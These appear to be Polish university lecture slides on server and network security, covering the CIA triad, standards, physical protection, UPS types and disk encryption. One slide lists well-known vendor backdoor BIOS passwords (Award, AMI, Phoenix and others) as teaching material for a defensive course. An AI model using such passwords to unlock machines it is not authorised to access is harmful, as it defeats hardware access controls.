

# BEZPIECZEŃSTWO SERWERÓW I SYSTEMÓW SIECIOWYCH

SOPOT 2021

# KONSULTACJE

- I tydzień

Poniedziałek 10.00-11.00 online

Wtorek 18:30-19:30 C-32

- II tydzień

Poniedziałek 10:30-11:30 C-32

Wtorek 9:00-10:00 online


- mail: [przemyslaw.jatkiewicz@ug.edu.pl](mailto:przemyslaw.jatkiewicz@ug.edu.pl)

# TEMATY

- 1) Bezpieczeństwo fizyczne serwerów, serwer SSH,
- 2) Wykorzystanie kont użytkowników w celu uwierzytelnienia dostępu do zasobów WWW,
- 3) Konfiguracja haseł jednorazowych, zarządzanie plikami .htpasswd,
- 4) Uwierzytelnianie typu Digest oraz Basic,
- 5) Zabezpieczenie usługi WebDAV,
- 6) Ochrona plików serwera przed złośliwymi skryptami, profile AppArmor,
- 7) Wykrywanie włamań - polityka systemu TripWire

# LITERATURA

- E. Nemeth, G. Snyder, T. Hein, B. Whaley, „Unix i Linux Przewodnik administratora systemów”, Helion 2018
- P. Jatkiewicz, „Bezpieczeństwo systemów informatycznych firm”, Wydawnictwo UG 2020




# BEZPIECZEŃSTWO SYSTEMÓW INFORMATYCZNYCH (CIA)

- Poufność (C – confidentiality)
  - ochrona przed ujawnieniem nieuprawnionemu odbiorcy
- Integralność (I – integrity)
  - ochrona przed nieuprawnioną modyfikacją lub zniekształceniem
- Dostępność (A – availability)
  - uprawniony dostęp do zasobów informacyjnych
- rozliczalność
  - określenie i weryfikowanie odpowiedzialności za wykorzystanie systemu informacyjnego
- autentyczność
  - weryfikacja tożsamości podmiotów i prawdziwości zasobów
- niezawodność
  - gwarancja oczekiwanej zachowania systemu i otrzymywanych wyników

# NORMY I PRZEPISY

- Seria ISO/IEC 27xxx
  - PN-ISO/IEC 27001:2014 Technika informatyczna – Techniki bezpieczeństwa informacji – Wymagania
  - PN-ISO/IEC 27002:2014 Technika informatyczna – Techniki bezpieczeństwa – Praktyczne zasady zabezpieczania informacji (dawna PN-ISO/IEC 17799:2007)
  - Seria ISO/IEC 27xxx
- Przepisy Ustawa o rachunkowości, o ochronie danych osobowych, o informatyzacji działalności podmiotów realizujących zadania publiczne, o dostępie do informacji publicznej, o ochronie informacji niejawnych, itd

- 
1. awarie sieci elektrycznej i innych instalacji wspomagających,
  2. awarie sprzętu,
  3. fizyczna kradzież dokumentów,
  4. kradzieże sprzętu,
  5. pomyłki użytkowników systemu informatycznego,
  6. pożar, zalanie, inne zdarzenia losowe,
  7. szkodliwe oprogramowanie,
  8. włamania do systemu informatycznego,
  9. wyłudzenie informacji,
  10. utrata wsparcia technicznego.

# OBOWIĄZKI ADMINISTRATORA

- Dodawanie i usuwanie kont użytkowników
- Wykonywanie kopii zapasowych
- Instalacja, konfiguracja i aktualizacja zabezpieczeń
- Monitorowanie stanu zabezpieczeń

# FIZYCZNA OCHRONA SERWERÓW

- Środowisko pracy

- Temperatura

- 19 do 21 stopni Celsjusza (nawet do 27)

- Wilgotność

- Wilgotność powietrza na poziomie 55% sprawia, że ładunki elektrostatyczne mogą się same rozładowywać.


- Ochrona przed ładunkami elektrostatycznymi (maty izolacyjne)

- Ochrona ppoż

- Zasilanie – UPS (ang. Uninterruptible Power Supply, agregaty prądotwórcze)




# SYSTEMY POŻAROWE



# UPS

- zasilacze awaryjne off-line,


Zasilacze awaryjne off-line pracując z siecią zasilającą o prawidłowych parametrach, bezpośrednio z niej zasilają podłączone urządzenia. Prowadzą jednocześnie pomiary parametrów zasilania i ładują wewnętrzne akumulatory. Gdy wykryją anomalie w zasilaniu lub jego zanik przechodzą na pracę awaryjną uruchamiając swój wewnętrzny falownik, generujący na wyjściu napięcie przemienne, odłączając jednocześnie urządzenia od wadliwej sieci zasilającej.




# UPS

- zasilacze awaryjne line-interactive

W UPS-ie line-interactive regulowana i ciągła moc dostarczana jest do krytycznego obciążenia poprzez inverter, współpracujący z elementami indukcyjnymi, takimi jak cewka, dławik, liniowy transformator lub transformator ferrorezonansowy. Inwerter eliminuje przepięcia, spadki i zaniki napięcia z sieci zasilającej. UPS ten umożliwia szybkie przejście na pracę awaryjną i z powrotem przy stosunkowo małych zaburzeniach w przebiegu zasilającym w momencie przełączania.




# UPS




- zasilacze awaryjne on-line

UPS on-line separuje całkowicie podłączone do niego urządzenia od linii zasilającej. Zmienne napięcie wejściowe jest przetwarzane na napięcie stałe, które ładuje także akumulatory, a następnie ponownie przetwarzane na napięcie zmienne. Awaria linii zasilającej nie ma więc wpływu na parametry napięcia wyjściowego

# UPS



# UPS




- Narzędzia linii komend  
**NUT (Network UPS Tools)**

**APC UPS Daemon**

# OCHRONA SPRZĘTOWA


- Hasła BIOS (ang. Basic Input/Output System)



# OCHRONA SPRZĘTOWA

- Hasła BIOS

AWARD SW	AWARD_SW	Award SW	AWARD PW	_award
AMI	A.M.I.	HEWITT RAND	awkward	PHOENIX
J64	BIOS	AMI SW	phoenix	CMOS
PASSWORD	Condo	SKY_FOX	aLLY	aLLy
AMI_SW	CONCAT	ZBAAACA	ZAAADA	Oder
djonet	ZJAAADC	TTPTHA	aPAf	HLT
HLT	KDD	SER	j332	j322
j262	j256	589721	1322222	589589
595595	598598	758905	123456	54321



# SPRZĘTOWE SZYFROWANIE DYSKÓW

- SED (self-encrypting drive)


Odszyfrowanie zaszyfrowanych

Sprzętowo dysków jest trudne

a najczęściej niemożliwe

Błędy implementacji

<http://eprint.iacr.org/2015/1002.pdf>



